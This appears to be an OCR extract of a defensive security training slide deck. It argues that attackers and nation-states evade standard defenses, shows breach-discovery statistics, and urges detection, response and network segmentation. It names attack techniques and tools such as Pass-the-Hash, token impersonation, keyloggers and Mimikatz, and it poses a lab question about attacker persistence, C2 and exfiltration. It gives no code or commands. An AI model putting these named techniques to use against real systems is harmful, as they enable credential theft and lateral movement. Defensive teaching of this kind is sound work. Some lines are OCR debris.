
- Eventually, you will need these skills
- Attackers are getting more and more brazen
  - There is very little perceived risk on their part
  - We have rules; they don't
- You might need to figure out what an attacker is seeking
- You might need to gather information about an attacker
  - Attacking from a bot-net
  - Attacking through TOR or I2P








- ***Mourning Our Destiny, Leaving Youth and Childhood Behind***


Overall
Small
Large
partner - Monitoring service
external - Fraud detection
external - Customer
internal - Reported by employee
internal - Antivirus
external - Actor disclosure
external - Law enforcement
external - Unrelated 3rd party
internal - It review
internal - Fraud detection
external - Incident response
internal - Log review
internal - Incident response
internal - Financial audit
external - Security researcher
external - Monitoring service
internal - Break in discovered
partner - Antivirus
external - Other
internal - Data loss prevention
external - Found documents
internal - Nids
partner - Other
partner - Incident response
internal - Infrastructure monitoring
external - Suspicious traffic
external - Emergency response team
internal - Hids
internal - Other
16.6%
17.9%
18.7%
13.0%
5.7%
4.0%
3.6%
3.0%
2.0%
1.3%
1.1%
1.3%
1.0%
1.1%
1.9%
1.1%
2.6%
0.7%
0.7%
0.6%
1.0%
0.4%
0.3%
0.3%
0.3%
0.1%
0.1%
0.1%
0.5%
31.2%
19.5%
13.7%
1.0%
7.3%
5.9%
5.9%
2.4%
1.5%
2.4%
1.0%
2.0%
2.4%
1.0%
0.0%
0.0%
0.0%
1.0%
0.5%
0.5%
0.5%
0.5%
0.0%
0.5%
0.5%
0.5%
0.0%
0.0%
42.9%
0.7%
7.5%
8.6%
14.2%
2.2%
2.6%
0.7%
3.0%
2.2%
1.1%
2.2%
1.1%
0.4%
1.1%
2.6%
0.7%
1.9%
0.7%
1.1%
0.4%
0.7%
0.4%
0.7%
0.0%
0.0%
0.0%
0.4%
0.0%
reorder(enum, freq)
0.0%
5.0%
10.0%
15.0%
20.0%
0.0%
10.0%
20.0%
30.0%
0.0%
10.0%
20.0%
30.0%
40.0%
50.0%
freq

Why Current Strategies Are Not Working

- Go back a few years in your minds…
- What were the recommendations then?
  - Patch, strong passwords, anti-malware, firewalls/proxies, etc.
- What are they saying now?
  - Same things with Next-Gen in front!
  - Next-Gen firewall, Next-Gen anti-malware, and so on…
  - It's gotten better (arguably), but it's reactionary by nature
- Do you see a pattern?



Top Security Product Vendors?

- What are the top three or four AV companies?
- What are the top three or four IDS companies?
- What are the top three or four firewall companies?
- What is their total market share?

SONICWALL
WatchGuard
paloalto NETWORKS
FORTINET
Juniper NETWORKS
STONESOFT Real World Business Security
CISCO
Check Point SOFTWARE TECHNOLOGIES LTD.

F-Secure
AhnLab
avast!
KASPERSKY lab
pctools
BULLGUARD
webroot
Prevx
Microsoft Security Essentials
VIPRE from SUNBELT SOFTWARE
ca
bitdefender
Norton from symantec
'e Scan
K7 Computing ウイルスセキュリティ
Quick Heal
eset
ZoneAlarm by Check Point
McAfee
AVG
RISING LION-STRONG SECURITY
PANDA SECURITY
TREND MICRO
GDATA
NORMAN

Behold, the Next-Gen Gate!

Advanced Persistent Thieves (APTs)

- So, who's after your data?
  - China?
  - Russia?
  - The Five Eyes?
  - Other nation-states?
  - Organized crime?
  - Insiders?
  - **All of the above!?**

Consider Their Capabilities

- Virtually unlimited resources (via taxpayers)
- Direct access to your electrons
- Never-ending exploits/backdoors
- Elaborate anonymization and C2
- Immunity from prosecution
  - Plausible deniability (i.e., lies)
  - Laws are for their subjects, not them…
- Highly motivated/conditioned
  - Feel it is their right/obligation/duty
  - "We do it for [insert reasons here]"


We Should Not Be Surprised

- Most good testing firms are not thwarted by traditional defenses
  - Black Hills Information Security, Layered Security, TrustedSec, and SecureIdeas bypass these defenses as a course of business
- We know nation-states are *at least* as capable (understatement)
- And their budgets eclipse security firms (thanks to taxpayers)
- It's safe to say that nation-states run circles around most defenses

- ***Thought Lab: Bad Guy Defenses***

Lab: Bad Guy Defenses


- What OSes are they likely to use and why?
- What obfuscation techniques?
- What about persistence mechanisms?
- What about command and control (C2)?
- What about exfiltration techniques?
- Spend the next few moments and come up with a list…



Layers are not always awesome.

You Will Be Exploited

- You should expect it. Anything less is denial…
- We focus far too much on prevention and not enough on detection and response
- Most current security technologies fail against these
  - Zero-day exploits
  - Phishing and SE
  - Advanced malware
  - Supply chain infiltration
  - Government backdoors (*sigh*)
- Expect the worst … it's real




You might want to sit down for a while.

Segmentation


- Start segmenting your internal networks
  - All the way down to the desktop level
  - And between subnets
- Pass-the-Hash attacks have worked since 1997!
- Pass-the-Ticket and Security Access Token (SAT) impersonation have worked for years, too
- Make the assumption that you are going to get compromised
- Getting compromised is acceptable because it is going to happen
- What is unacceptable is an attacker persisting for months
- What is unacceptable is an attacker pivoting from one compromised system to the rest of the network in minutes
- PVLANs are part of active defense because they require base lining and understanding your current environment
  - Hackers (and pen-testers) hate PVLANs
  - This is a very good thing!

Just Your Standard Exploit




This is usually delivered as a client-slide exploit or a drive-by download.

Will These Protocols Trip IDS Alerts?



SAT impersonation
Key loggers
MimiKatz/Kiwi
And many more…

